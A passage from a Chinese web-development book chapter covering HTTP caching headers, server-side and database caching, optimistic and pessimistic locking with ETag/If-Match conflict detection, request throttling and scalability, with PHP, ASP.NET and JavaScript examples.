每位Web应用开发者都需要很好的理解缓存在浏览器中是如何工作的。所有的Web浏览器都支持数据缓存，以实现更加快速的显示Web页面。页面上所有的组成元素，例如HTML文件、JavaScript文件、图片和CSS，都将被浏览器缓存，因此，对于相同数据的后续请求将能够直接完成，而不需要向服务器发送请求的开销。

我们可以假定Web浏览器支持关于缓存的某些标准。在客户端和服务器之间的Web请求和响应通信之间的首部信息指明了缓存哪些信息，哪些信息能够被缓存，以及缓存副本何时到期等。从服务器发出的两个最为重要的首部信息是实体标签(Entity Tag)，或者称为ETag，以及Last-Modified首部信息。ETag是描绘响应内容的唯一标识，类似于响应中发送的数据的散列值。当响应中的数据发送变化时，ETag的值也将改变。浏览器能够保持对每个请求的ETag的跟踪，并且判定数据是否已经改变。类似的，Last-Modified首部信息通知浏览器所请求的文件的最近一次改动发生的时间。

典型的响应的首部信息通常看起来如下所示：

```
HTTP/1.1 200 OK
Date: Thu, 11 May 2006 15:26:12 GMT
Server: Apache/1.3.33 (Unix)
Cache-Control: max-age=3600, must-revalidate
Expires: Fri, 10 Nov 2006 15:26:12 GMT
Last-Modified: Mon, 8 May 2006 06:30:16 GMT
ETag: "4b94-629-4796efe"
Content-Length: 12046
Content-Type: text/html
```

现在，如果我们仍然从服务器发送返回全部响应，这些首部信息并没有起多大的作用，只是检查了ETag是否发生了改变。甚至是如果ETag没有发生任何变化，由于我们仅仅从服务器获取一份新的副本，对于使用缓存没有任何的好处。我们有两种方式让浏览器可以发现服务器上的数据是否已经改变，而不需要获取全部的响应。第一种方法是使用HEAD请求。在HTTP 1.1中，除了GET和POST请求外，增加了几种新的请求类型。其中的一种就是HEAD请求，允许浏览器请求仅仅返回首部信息，并且判断是否发送GET请求。通过使用HEAD请求，浏览器能够获得服务器资源的ETag信息，而不需要加载全部的资源，并且能够判断其在缓存中的副本是否有效。我们需要权衡的是如果服务器上资源已经改变，我们需要发送两次独立的请求，虽然第一次请求是一个很小的HEAD请求。

另一种可选方案是，浏览器能够添加首部信息到请求中通知服务器在浏览器中已经缓存的版本信息，服务器能够决定是否发送一个全新的响应，或者仅仅通知浏览器没有发生任何改变。浏览器通过发送If-None-Match首部信息，以及ETag信息——ETag信息从返回响应的首部信息中获得，并且存储在缓存中。或者是If-Modified-Since首部信息和存储在缓存中的响应相关的Last-Modified首部信息的值。如果服务器觉得浏览器中的缓存的版本是有效的，可以简单地响应304（未修改的）。否则，可以发送全部的资源，返回给客户端，使用标准的200响应，同时返回ETag和Last-Modified首部信息。如果客户端接收到304响应，则客户端知道其可显示数据的缓存副本。由于客户端使用验证首部信息来验证其缓存的内容，因此这个过程可视为缓存的有效性验证。

HTTP同时支持非验证缓存，即浏览器能够自行决定是否使用缓存中的数据，而不发送请求到服务器。很明显，非验证缓存更为高效，因为这种方式不需要一个额外的请求。不过，准确性略差，因为这种方式基于一种估算，即多长时间缓存中的数据应该考虑更新，而不是实际询问服务器数据是否已经更改。Expires首部信息指定响应内容应该失去时效性的日期，这个首部信息在HTTP1.0和HTTP1.1同时可用。在HTTP1.0中，服务器还将Pragma首部信息设置为"no-cache"要求客户端不要缓存响应。在HTTP1.1中，我们使用Cache-Control首部信息可以对缓存执行更有效的控制。在Cache-Control首部信息中，我们能够指定响应是否能够被缓存，以及缓存的时间是多长。浏览器和服务器都能够指定Cache-Control设置，而且浏览器同时还能控制响应如何进行缓存。当在浏览器和服务器之间存在缓存代理时，这一点很有用，浏览器能够指定缓存代理中的副本从服务器重新刷新。

了解基于IE XHR实现的缓存所存在的问题同样很重要。IE中XHR对象发送的请求，在不考虑服务器响应的前提下被缓存。通常情况下，这个局限性可以通过添加诸如当前时间的随机查询字符串参数进行规避，从而强制浏览器发送请求到服务器。对于这种问题的一种更好的解决方案是在服务器明确的定义合适的页面缓存首部信息。在我们的JavaScript中仿造这种缓存机制同样很有用。因为我们可以将首部信息添加到请求中并从响应中读取首部信息，和发送HEAD请求一样，我们能够在组件中完成浏览器能够完成的相同类型的缓存。这种方式将引导高性能的Web应用，就如同浏览器中的缓存改善浏览器体验一样。

HTTP 1.1

HTTP规范定义了几种能够在Web资源或者Web页面上执行的方法。其中重要的方法如下所示

- GET——最常用的方法，用于从服务器请求一种资源，这种资源通过请求的URI指定。从GET请求得到的响应一般认为是可缓存的。
- HEAD——类似于GET请求，不过，仅仅返回首部信息。
- POST——提交数据到服务器，指示服务器应该对数据执行某些操作，例如把数据插入到数据库。
- PUT——类似于POST，提交到服务器的数据应该被存储到请求所发送的相同的URI。
- DELETE——位于服务器上请求URI位置的数据应该被删除。

作为发送到服务器的请求响应，一般使用普通而且很有用的三位数编码指示请求的结果。其中一些重要的编码包括以下几种：

- 2xx——操作成功。
- 200——OK，请求已经成功。
- 3xx——重定向。
- 304——没有修改，请求的资源没有执行任何修改。很大程度上应用于GET请求的条件基础，仅当内容已经修改时，返回内容。
- 4xx——客户端错误。
- 403——拒绝访问，服务器不希望提供对这个资源的访问权限。例如，如果访问的资源需要用户名和密码授权，将返回此编码。
- 404——找不到访问资源，服务器找不到客户端请求的资源。

- 5xx——服务器错误。
- 500——服务器内部错误，服务器出乎意料的无法完成请求操作。
- 503——服务不可用，服务器由于超负荷或者流量控制而无法完成请求操作。

6.10 在服务器中缓存

虽然上文已经讨论了浏览器和Web服务器的大部分缓存机制，但是仍然存在其他的能够把数据缓存到服务器的方式。服务器并非技术链中的最后一环，而且必须经常处理从系统中的文件或者从数据库数据中读取的数据。因此，如果我们能够查找出一种缓存这些数据的高效方式，便能够避免从原始来源中读取数据所需要的开销。基于动态生成的页面，我们能够经常从缓存已经完整呈现版本的页面中获得好处，而不是每一次请求都重新呈现。当我们包含每小时或者每天一次更改的页面时，这种方式很有用，例如，我们能够每小时或者每天缓存输出，并且使用这个副本，而不是重新呈现整个页面。同时也能够经常缓存页面呈现部分的输出，因而，如果每小时或者每天仅修改了某些动态部分的内容，我们可以仅仅再次输出这些页面片段的缓存版本，而不是每次请求都重新呈现。

不同的Web服务器和应用框架提供了不同的方法用于缓存内容。早期框架，诸如PHP、JSP和传统的ASP，对于缓存没有内置的支持，需要额外的工作才能有效地缓存内容。常见的工作流描述如图6-1。




图6-1 常见缓存策略的活动图

当请求页面访问Web服务器时，服务器检查文件系统缓存，查看该页面之前是否已经被缓存。如果缓存已经存在，检查缓存的时间戳，如果缓存已经过期，则创建新的页面缓存提供使用，否则使用缓存版本。实际中的实现对于ASP、PHP或者JSP都类似，PHP实现看起来可能如下所示：

```
<?php
$page = $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'];
```

```
// 创建唯一的缓存页面标识符
$cacheFile = 'cache/' . md5($page) . '.cache';
$cacheFile_created = 0;
// 查找文件系统中的缓存是何时创建的
if (@file_exists($cacheFile)) {
    $cacheFile_created = @filemtime($cacheFile);
}
// 如果页面的创建时间小于一分钟，则读取缓存文件并使用这个缓存
if (time() - 60 < $cacheFile_created) {
    @readfile($cacheFile);
    exit();
}
ob_start();
// 从这里开始构建页面
$file = @fopen($cacheFile, 'w');
@fwrite($file, ob_get_contents());
@fclose($file);
// 输出最新创建并缓存的内容
ob_end_flush();
?>
```

在PHP中，我们分别用ob_start()和ob_end_flush()函数开启和关闭输出缓冲。从代码中可以看到，首先我们检查是否存在有效的缓存，如果存在有效缓存，我们调用exit()防止整个页面重新呈现，而使用缓存中的内容。如果缓存并非有效，我们基于输出缓冲中的内容创建了页面和缓存文件。

在ASP.NET中，我们能够使用强大的内置Cache对象执行整个页面缓存、输出缓存或者是信息片段缓存，我们同时具有对任意数据进行缓存的能力。为了在ASP.NET中开启输出缓存，我们在ASPX页面的初始位置新增了@Outputcache页面指令，如下所示：

```
<%@OutputCache Duration="60" VaryByParam="none" %>
```

Duration参数指示缓存页面的时间长短，以分钟为单位，VaryByParam通知页面是否存在参数（可以是GET参数，也可以是POST参数）可以修改页面的输出结果。例如，假设我们拥有一个关于某个产品的详细信息的页面，这些详细信息基于发送请求字符串的id参数获取。如果我们把VaryByParam保持为"none"，如果我们第一次请求id=1的页面，然后请求id=2的页面，那么，第一次请求的响应将被缓存，然后这个缓存被发送给第二个请求。这并不是预期的行为。如果我们把VaryByParam变量修改为"id"，第一次请求将创建id=1产品的响应，然后缓存下来。另一方面，第二个请求将被视为缓存中不同的页面，并且将生成id=2产品的新的响应，然后缓存。如果一段时间后对于任意产品的后续请求到达，将返回合适的缓存版本。我们同时也可以设置VaryByParam为"*"，意味着所有的参数应当被视为不同的请求。

在ASP.NET中，我们同时也可以控制发送回客户端的首部信息，而且可以控制浏览器如何缓存这些内容。

```
Response.Cache.SetExpires(DateTime.Now.AddMinutes(60));
Response.Cache.SetCacheability(HttpCacheability.Public);
```

以上代码设置了页面从当前时间开始计算一个小时后到期，这将导致所有的缓存，浏览器缓存和任何中间代理缓存或者Web缓存，在一个小时之后重新加载页面。SetCacheability设置项通知中间

代理缓存和浏览器缓存，该页面缓存具有公共缓存可见性，页面的缓存版本能够发送给任何请求方。

在PHP中，我们对首部信息可以有类似的控制，从而实现对缓存的控制，以下代码演示了如何在PHP页面中设置Cache-Control和Expires首部信息：

```
<?php
header("Cache-Control: no-cache, must-revalidate");
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
?>
```

在这个示例中，我们将Cache-Control首部信息设置为"no-cache"，通知代理缓存和浏览器不必缓存请求，而且，我们同时设置了Exprires首部为已过期的某个时间，因为缓存的数据已经过期，对于不理解Cache-Control首部信息的代理服务器，在下次请求时仍然会重新加载数据。在PHP4.2.0之后的版本中，还有session_cache_expire和session_cache_limiter方法，可在使用会话时为缓存管理HTTP首部信息。具体使用如下：

```
<?php
// 把缓存限制为'private'
session_cache_limiter('private');
$cache_limiter = session_cache_limiter();

// 把缓存过期设置为30分钟
session_cache_expire(30);
$cache_expire = session_cache_expire();

// 启动会话
session_start();
?>
```

如果页面中的首部信息是手动设置的，这些设置将覆盖session_cache的设置。由于PHP页面通常每次请求都是不同的，ETag和Last-Modified首部信息将不会随同响应一起发出。如果每次请求都没有更改，添加ETag标签能够减小服务器负担。我们能够使用header方法设置ETag首部信息，或者使用名为cgi_buffer[①]的库，该库提供了一些改进性能的HTTP特性，包括ETag设置和通过If-None-Match请求首部信息的验证。

在ColdFusion中，我们能够使用CFHEADER标签设置首部信息，将Content-Expires首部信息设置为从当前时间算起过期时间为一个月，如下所示：

```
<cfheader name="Expires"
    value="#GetHttpTimeString(DateAdd('m', 1, Now()))#">
```

Web上的很多优秀资源都提供了检查Web站点缓存能力的工具，而且有助于理解Web站点的不同部分如何实现缓存[②]。

6.11 在数据库中缓存

大多数现代数据库也提供了缓存查询结果的机制，当数据库包含几乎很少修改的数据表并且常常使用相同的查询时，可以大大增强性能。

① 参见http://www.mnot.net/cgi_buffer/。

② 参见http://www.Web-caching.com/cacheability.html。

6.11.1　MySQL

在MySQL中，SELECT语句的查询结果基于SELECT语句的文本被缓存，当已经获取结果的查询重复执行，查询结果将从缓存中发送。这些查询结果仅仅在表格保持未修改状态时被缓存，否则，在数据表被修改的任意时刻，任何从该数据表中读取数据的SELECT语句都将从缓存被刷新。MySQL的查询缓存并不支持预处理语句（prepared statements），对于服务器端使用预处理语句的应用无法从查询缓存中得到性能的提高，但是仅仅包含静态文本的存储过程可以得到缓存，因为对于每个存储过程所调用的底层SQL语句都是相同。使用临时数据表的查询同样无法从缓存中获得性能的提高[①]。

MySQL同样拥有数据缓存功能，通常使用的数据项存储在缓存中来实现快速读取。数据表的索引和键值存储在RAM的关键缓存中允许快速的读取，这些缓存可以通过服务器设置进行配置。MySQL同样也有后端的内存/堆存储，能够用于把完整的数据表存储到RAM，但是由于仅仅在服务器运行时数据库才能存在，因此这种方式在实践中使用的比较少。

6.11.2　MS SQL Server

MS SQL Server实现的缓存比简单的查询结果的缓存功能更为强大。在MS SQL中，缓存了许多不同的内部对象用于提升相同的，某些情况下甚至是类似的查询。数据表的一部分，或者是数据表的全部将被缓存到数据缓存中，并且当发起的查询被存储到程序缓存中时，部分的查询计划将被生成。通过这种方式，对于经常用到的操作来说，从硬盘中读取数据表，或者生成最佳查询计划等开销大的操作就可以避免了。对于使用了复杂数据库查询的应用，响应查询请求的主要时间消耗在了生成查询计划上。因为访问数据表中的数据是开销最大的操作，服务器耗费大量的时间确保数据访问尽可能以最佳的方式执行，智能的查询计划能够按数量级提升数据库性能。因此，缓存部分的查询计划能够极大地提升数据库的性能。存储过程的执行计划同样在首次执行后被缓存，使用MS SQL作为数据库，对于高性能的Web应用，推荐使用存储过程。

6.11.3　Oracle

在Oracle中，缓存和MS SQL类似。数据和执行计划同时被缓存。Oracle和MS SQL同时都提供了查看缓存性能的工具，而且往往能够通过SQL查询的调优达到最大化缓存的使用，从而获取高性能。

6.12　更新服务器模型：并发

对于所有的Web应用而言，并发是服务器上的主要问题。当同一时刻同一资源被多个参与者同时请求时就引发了并发问题。AJAX对服务器更多递增的小的调用加剧了这个问题。很明显，当对资源的请求数量增加时，多个客户端访问相同资源的几率也越来越大。遗憾的是，对于这个问题不存在通用的解决方案，也不存在什么银弹（silver bullet），如何解决完全取决于特定的应用。在创建一个新的解决方案时，应该考虑某些已采用过的常见解决方案。

---

① 参见http: //dev.mysql.com/tech-resources/articles/mysql-query-cache.html。

当应用允许用户请求一段数据，做出修改，然后把这段已修改数据保存回数据库时，往往将引发最常见的并发问题。假设两位用户请求相同的数据，然后第一位用户对数据做出了一些修改，并且保存回数据库。同时，另一位用户也做出了不同的修改并试图保存这些修改。大多数纯Web应用可能使用第二次更新覆盖第一次更新的内容，并且下一位访问这段数据的人只能看到第二个人修改的内容。因此，如果这个例子中的数据是我们订单管理应用中的某个客户的信息，且第一个人编辑了名字，而第二个人编辑了姓氏，结果将是在第二个人保存了修改后，名字被恢复为原始值。实际上，第一个人更新的内容已经完全丢失。

6.12.1 悲观锁定

这个问题最简单的解决方案是使用独占资源锁定，同时也被称为保留型检出（reserved checkout）或者悲观锁定。用户在任何时候使用资源时，把资源设置为锁定状态，其他对该资源请求的用户将被拒绝，或者被放置到队列中等待直到资源解锁。对于某些应用而言，允许同一时间内仅有一个用户访问一段资源时，这种解决方案可能是完美的，但是对于多数的应用，这根本不是什么优秀的解决方案。使用锁定的问题在于，通常一段资源并非请求用于修改，而仅仅是为了查看。对于多数的应用，以我们的订单管理为例，大多数用户将仅仅查看订单列表上的商品，这种存在多个用户查看相同资源的并发并不会造成问题。使这个问题复杂化的因素在于如果用户在使用完资源后没有适当地进行解锁，锁定将失去时效性。用户可能在持有一个锁定的同时关闭了浏览器，或者保持浏览器开启然后离开完成其他工作。无论哪种情况，其他用户对这段资源的访问将被拒绝，甚至是在资源处于非使用状态下。管理锁定并非如同最初想象的那么简单。

6.12.2 只读锁定

当资源被锁定时，可以通过允许其他用户以只读状态访问资源的方式改进锁定的解决方案。这种解决方案仍然无法帮助我们解决锁定失去时效性的问题，而且对于很多的应用，仍然无法满足需求。我们同时能够避免完全的锁定，并且跟踪哪些用户访问了资源，通知其他用户当前谁正在使用该资源，通过这种方式，允许其他用户做出是否进行修改的决定。

6.12.3 乐观锁定

处理并发问题的另一种方法使用一种称为基于自动检测的非保留型检出[Unreserved Checkout with Automatic Detection（UCAD）]，或者乐观锁定（optimistic locking）技术，并且在检入（checkin）时手动解决冲突。这种技术并没有使用锁定，因此，名称中所谓的非保留型部分，并非允许任何人访问资源，而是在尝试更新这段资源时，提供一种方式检测资源是否被修改。如果在读取之后，没有人修改过这段资源，那么简单的检入修改，没有任何问题。如果在首次读取后，已经有人做了修改，在希望存储的数据和数据库中已存在的数据之间必须执行某些操作来解决任何可能出现的冲突。

6.12.4 冲突鉴定

对于Web应用，当需要保存的数据不是最新时，我们宁可基于HTTP1.1标准之上，也不重新发

明轮子创建自定义的方式通知AJAX客户端。假设使用一个兼容HTTP1.1的Web服务器，我们能够使用ETag和Last-Modified首部信息来判定最近读取的资源是否已被修改。服务器能够保持对每个资源版本号的跟踪，并且把这个版本号做为ETag值发送。或者当资源最后被修改时维护一个时间戳，并且作为Last-Modified的值发送。当我们从服务器读取一个资源，用于这个资源的ETag和Last-Modified值能够同时被作为对象的元数据返回。使用这种方法，在保存客户端已经执行了修改的数据之前，我们能够发送HTTP的HEAD请求，只是为了检查ETag或者Last-Modified首部信息的值是否已经修改，虽然会有一点开销。如果没有改变，我们可以继续发送数据到服务器，保存这些数据。如果ETag或者Last-Modified首部信息的值和我们预期的不同，我们必须进入冲突解决的环节。切记，即使我们发出HEAD请求到服务器，我们的数据在服务器响应我们的HEAD请求和服务器接收实际的POST请求之间仍然可能被更新。一种优雅的使用HTTP标准的冲突鉴定和解决方式如下所示。

```
entAjax.HttpRequestConcurrency = function() {
  this.onConflict = new entAjax.Event();
  this.onSuccess = new entAjax.Event();
  this.etags = {};
}

entAjax.extend(entAjax.HttpRequestConcurrency,
  entAjax.HttpRequest);

entAjax.HttpRequestConcurrency.prototype.load = function() {
  entAjax.HttpRequestConcurrency.base.get.call(this);
}

entAjax.HttpRequestConcurrency.prototype.save = function(Obj)
{
  var head = [{"If-Match":this.etags[Obj.version]}];
  entAjax.HttpRequestConcurrency.base.post.call(this, data,
 head);
}

entAjax.HttpRequestConcurrency.prototype.getComplete =
function(objectFactory)
{
  if(this.httpObj.readyState == 4) {
    if (this.httpObj.status == "200") {
      var Obj =
objectFactory.deserializeFromXhr(this.httpObj);
      this.etags[Obj.version] = xhr.getResponseHeader("ETag");

entAjax.HttpRequestConcurrency.base.getComplete.call(this);
      }
    }
}

entAjax.HttpRequestConcurrency.prototype.postComplete =
function(objectFactory)
{
  if(this.httpObj.readyState==4) {
    if (this.httpObj.status == 204) {
      // 保存成功
      this.onSuccess.notify(this.getCallbackParams());
  } else if (this.httpObj.status == 412) {
      // Etag并不匹配，进入冲突解决环节
```

```
            this.onConflict.notify(this.getCallbackParams());
        }
    }
}
```

在本例中，我们使用了If-Match首部信息。If-Match首部信息指定希望获得的ETag。Web服务器通过适当的行为获得If- Match首部信息并检查是否匹配用于这个请求响应的ETag值。在我们的代码中，服务器检查ETag是否和响应的当前版本资源相一致。如果ETag是当前版本的，那么新的数据可以被保存，然后把204（没有内容）响应发送给客户端。否则，生成412（预处理失败）。在客户端，我们检查了412响应，如果返回412，我们需要进入冲突解决环节。

以下是一段PHP代码，实现服务器端功能：

```
<?
if ($_SERVER['REQUEST_METHOD'] == "GET") {
    $contact = getContact($_GET['id']);
    header('ETag: ' . $contact->version);
    echo($contact->to_xml());
} elseif ($_SERVER['REQUEST_METHOD'] == "POST") {
    $contact = deserializeContact($HTTP_RAW_POST_DATA);
    if ($_SERVER["HTTP_IF_MATCH"] == $contact->version) {
        saveContact($contact);
        header('HTTP/1.1 204 No Content');
    } else {
        header('HTTP/1.1 412 Precondition Failed');
    }
}
?>
```

6.12.5 冲突解决

现在我们已经了解了如何能够检测冲突，那么应该采取哪些解决方案解决这些问题？这种问题的答案同样取决于具体的应用。最常见的解决冲突的办法是使用用户持有的版本和从服务器更新的版本描绘用户，允许用户决定为该版本保留哪些特性，并且停止提交操作。用户能够手动合并两个版本，确认存在冲突并且这些冲突已经被解决，然后提交最终的版本到服务器。请记住，在一个繁忙的系统中，在用户检测到存在冲突后，服务器上的版本可能会再次被更新，所以我们需要在每次用户提交数据到服务器时始终检测冲突。

使用AJAX处理数据并发时，最困难的方面是，在设计时应用的表现层和客户端层就需要考虑如何处理数据的并发问题。我们需要了解在不同的环境下访问的数据类型，并且妥善权衡在客户端具有深思熟虑的冲突解决能力，而不是简单地从服务器返回愚蠢的错误信息显示“请重新尝试”。对于企业应用而言，通常存在3种类型的数据。

- **静态数据**（static data）——这种数据诸如一个国家列表。这里的冲突解决优先级比较低，因为数据几乎绝对不会被修改。
- **流数据**（stream data）——这种数据登记一次后便遗忘。同样的，冲突几乎不发生，因为我们主要关心把数据插入到数据库中，然后不进行更新。
- **实时数据**（live data）——这种数据任何时刻都被创建和编辑。使用这种类型的数据，我

们同时需要考虑应该使用乐观锁定还是悲观锁定。当数据以大流量方式被请求时，乐观锁定是个好主意，可以防止失时效性锁定。反之，当数据完整性很重要时，对于小流量请求，悲观请求是更好的选择。

6.12.6　自动的冲突解决

做为另外一种可选的方案，我们能够以自动的方式解决冲突。由于两位用户将要修改数据的不同部分，因此服务器需要自动合并这两部分的修改。这需要服务器对先前的资源版本保持跟踪，并执行某些差异识别算法判定用户修改了哪些内容。如果两位用户同时修改了资源，但是每位只是修改了资源的不同部分，并没有发生实质性的冲突，服务器能够在用户提交这些数据时简单地进行合并。仅仅在两位用户修改了确实相同的数据片段，即两位用户在同一时间都更新了客户的名称时，才产生冲突。此时，需要使用手动的冲突解决方案。

6.13　流量控制

流量控制（Throttling）是一种通过在特定时间内限制服务请求的数量来确保应用架构的不同部分（例如Web服务器）不超过负荷的方法。当为Web应用添加更多的功能时，我们通常允许这些功能根据需要更多地访问服务器资源，增加初始加载的时间，并且允许运行时不刷新整个页面。这导致客户端将要负责何时执行请求，以及请求的频繁程度。这种方式有违我们在应用中使用AJAX的最初目标，其中一个目标是通过只为客户端提供必需的数据来减少整体的负荷，通过多个请求分发负荷，而不是以大数据量的响应发送整个页面。如果我们不仔细对待客户端和服务器之间的通信，将导致服务器上更多而不是更少的负荷。

6.13.1　客户端

我们可以使用一些简单的策略在客户端实现流量控制。例如在线表单中的自动完成字段，客户端应用将用户输入到文本域中的文本片段发送到服务器，服务器基于用户尝试录入的内容可能相符的提示进行响应。完成这个功能最简单的方法是在用户每次按键时都发送请求，不过，如果某人正在输入20个字符的短语到文本框，将发送20个独立的请求，每一个字符一个请求，而且如果用户知道想要录入什么，那么任何的响应提示都不会被用到。如果用户是一位快速录入员，这20个请求将在很短的时间内被执行，从而对服务器产生了很大的负荷，尤其是如果当前用户并非使用应用的唯一用户时。

这个问题的解决方案是使用流量控制，并且限制何时发送请求，或者使用极端的方法并且使用明确的提方式交，用户可以更好地控制何时提交。对于流量控制的话题，我们的例子是流量控制的一个出色案例，让我们分析如何控制这些请求。

对于流量控制存在一些策略。最基本的一种策略是我们让请求在客户端进行排队等候，然后一次性发送这些请求，或者决定哪些请求仍然是相关的并且仅仅发送这些请求。通常，可用的选择如下：

- 使用固定大小的队列，当队列填充完成后，发送请求。
- 使用动态长度的队列，在预定义的时间间隔之间，发送请求。

- 使用动态长度的队列，在特定的事件响应时，发送请求。
- 使用单独的XHR对象，如果在某个时间之内没有其他请求，发送请求。
- 使用以上选项的组合。

对于这个例子，直到用户停止录入时才发送请求是符合实际情况的，因为在接收响应之前的这段时间内，用户可能已经输入了更多的字符，使得先前的响应不再有效。在这种情况下，第四个选择似乎更为合理。我们可以通过使用JavaScript定时器来实现，在每次按键时将重置定时器。如果定时器过期，我们将发起一个请求。否则，按键时我们将重置定时器并且再次等待。如果我们把定时器设置为某个时间周期，例如半秒钟，我们仍然能够拥有一个响应性良好的客户端，而且请求不会对服务器产生冲击。同样的，我们必须做出权衡，每次按下按键都发起请求将使用户体验更为流畅，但是需要付出服务器超负荷的代价。

我们遇到的另一个问题是请求带宽的无节制性。假设想要为应用中的产品描述文本域增加拼写检查功能。我们能够频繁的发送文本域的全部内容到服务器，提供实时的拼写检查，不过，如果用户在文本域中录入大量的描述信息，往返发送于服务器和客户端之间的文本数量将快速增长。带宽很少是免费的，除非是在内部网中的应用，因此保护带宽的使用是流量控制另外一个重要方面，因为更少量的请求意味着更少的带宽消耗以及更具响应性的应用。虽然实时检查的功能很吸引人，当考虑带宽节制性时，让用户为检查文档拼写发起明确的请求应该是一种更好的选择方案。

6.13.2 服务器

在服务器端同样能够实现流量控制，不过通常更为复杂。在服务器上进行流量控制的最常用方法是使用服务质量[quality of service（QoS）]机制，例如流量调整功能。这些解决方案较少特定于某个应用，但是能够允许某些类型的请求或者响应根据Qos指示器采取不同的处理方式。允许某些类型的请求或者响应在繁忙的网络中获得优先级，并且能够限制客户端在某个时间段内的请求数量。一般而言，Qos在协议层实现，使用了特殊的设备（例如路由器和负载平衡器）来正确地完成功能。因此，这种方案一般用于具有非常高的通信量的网站并且更适合于VoIP或者特殊的网络服务。不过，这种解决方案能够加入到高通信量AJAX应用中把性能提升到更高的层次。当服务器超负荷时，伸缩量通常是更为简单的解决方案，通过增加计算资源，规模扩大到服务器农场通常比流量调整和Qos更为简单和廉价。

6.14 可伸缩性

虽然多数的企业应用都位于防火墙后面，但是仍然存在对于公众开放的Web应用，例如电子商务应用，甚至是CRM。对于面向公众的Web应用，应该重点考虑应用的可伸缩性。如果我们所在的中小型组织机构的人数正经历着快速的增长，需要防火墙之后更好的性能，构建时留意应用的可伸缩性同样重要。无论是哪种方式，多数的Web应用，包括AJAX应用，必须事先设计好用户数量增长的可伸缩性。向上扩展（Scaling up）也称为垂直可伸缩性，即通过添加更多资源，如内存或者硬件驱动器来提升服务器的性能。向外扩展（Scaling out），称为水平可伸缩性，即添加更多的系统。两种方式都很重要，而且当尝试解决服务器应用的性能问题时，两种方式都经

常用到。

当出现性能问题时，通过投入更多资源，任何应用都能够很容易地向上扩展，但是，为了实现向外扩展，应用必须内置一种方式允许这种类型的可伸缩能力。构建 Web应用最为重要的第一步是把应用服务器和数据服务器分割到不同的单独机器。和其他在应用设计时必须做出的任何选择一样，在开发过程中越早包含这些设计，越容易加入成为解决方案的一部分。因此，应该从系统设计之初就考虑可扩展性。如果我们在系统设计之初就考虑该系统是否运行在由多个应用服务器和数据库服务器组成的大型的服务器农场，当用户数量增长时，我们能够提高应用的可伸缩性，而不致于突然陷入用户增长带来的沼泽，面对巨大的问题。

分离应用服务器和数据服务器是相当简单的，而且通常是Web应用向外扩展的首个步骤。一些应用的服务器框架，例如ASP.NET、ColdFusion或者PHP，使得设置数据库服务器与应用服务器位于不同的机器的实现很简单。由于应用服务器处理来自客户端的请求，而不是数据库服务器，基于这个原因我们常常把数据库服务器放置到单独的服务器，仅仅连接到内部网络的应用服务器，而非外部网络。这种部署方式大大增强了服务器的安全性，并且通过高速的专用网络连接数据库服务器和应用服务器，我们能够确保性能的最大化。

当通信量进一步增长，我们能够通过把职责分布到更多的机器向外伸缩。一般而言，服务器提供两种类型的元素：动态元素和静态元素。静态元素一般是图片、脚本、样式表和一些HTML页面。一种增加性能的方法是使用专用的服务器提供静态元素的服务。通过这种方式，静态服务器能够专注于提供静态元素服务，而动态Web服务器能够专注于提供动态元素服务。这种方式可以把大量的负荷从动态服务器分离，加快了静态元素的访问速率，提高了应用的整体性能。我们可以更进一步的划分职责，使用一台服务器处理围绕登录和账号信息等耗费开销的相关操作，这台服务器可以使用SSL连接完成操作，另一台服务器部署其余的应用。

6.14.1　负载平衡和群集

当服务器负载增加时，可能需要更进一步向外扩展，我们无法一直划分职责到越来越多的服务器。此时，就是负载平衡（load balancing）和群集（clustering）登场的时候了。基于负载平衡技术，我们使用一台服务器接收客户端的请求并且把这些请求分发给许多的服务器当中的一台。对于客户端，仅仅和一台服务器交互。不过，在这台服务器幕后，可能存在多台服务器处理请求。基于群集技术，我们使用大量的数据库服务器在一个群集中协同工作，把负载分发给其中一部服务器，但是同时对于外部网络仅呈现出单一服务器。

1．应用服务器

所有的负载平衡Web服务器以独立于其他服务器的方式运行，负载平衡器（load-balancer）决定哪个服务器处理来自客户端的哪些请求。对于应用服务器而言这种方式很好，因为位于应用服务器的数据会话之间一般不共享。对于数据库情况就不一样了，因为位于数据库中的数据在很多情形下会话是共享的。

对于应用服务器，负载平衡的最大问题来自于这样的实际情况：多数的Web应用需要在服务器上保持某些类型的会话状态。如果不同服务器处理请求，这个会话状态必须同时在服务器之间共享。多数的应用使用文件或者系统内存存储会话状态，因为这两者同时都是采用本地存储机制，

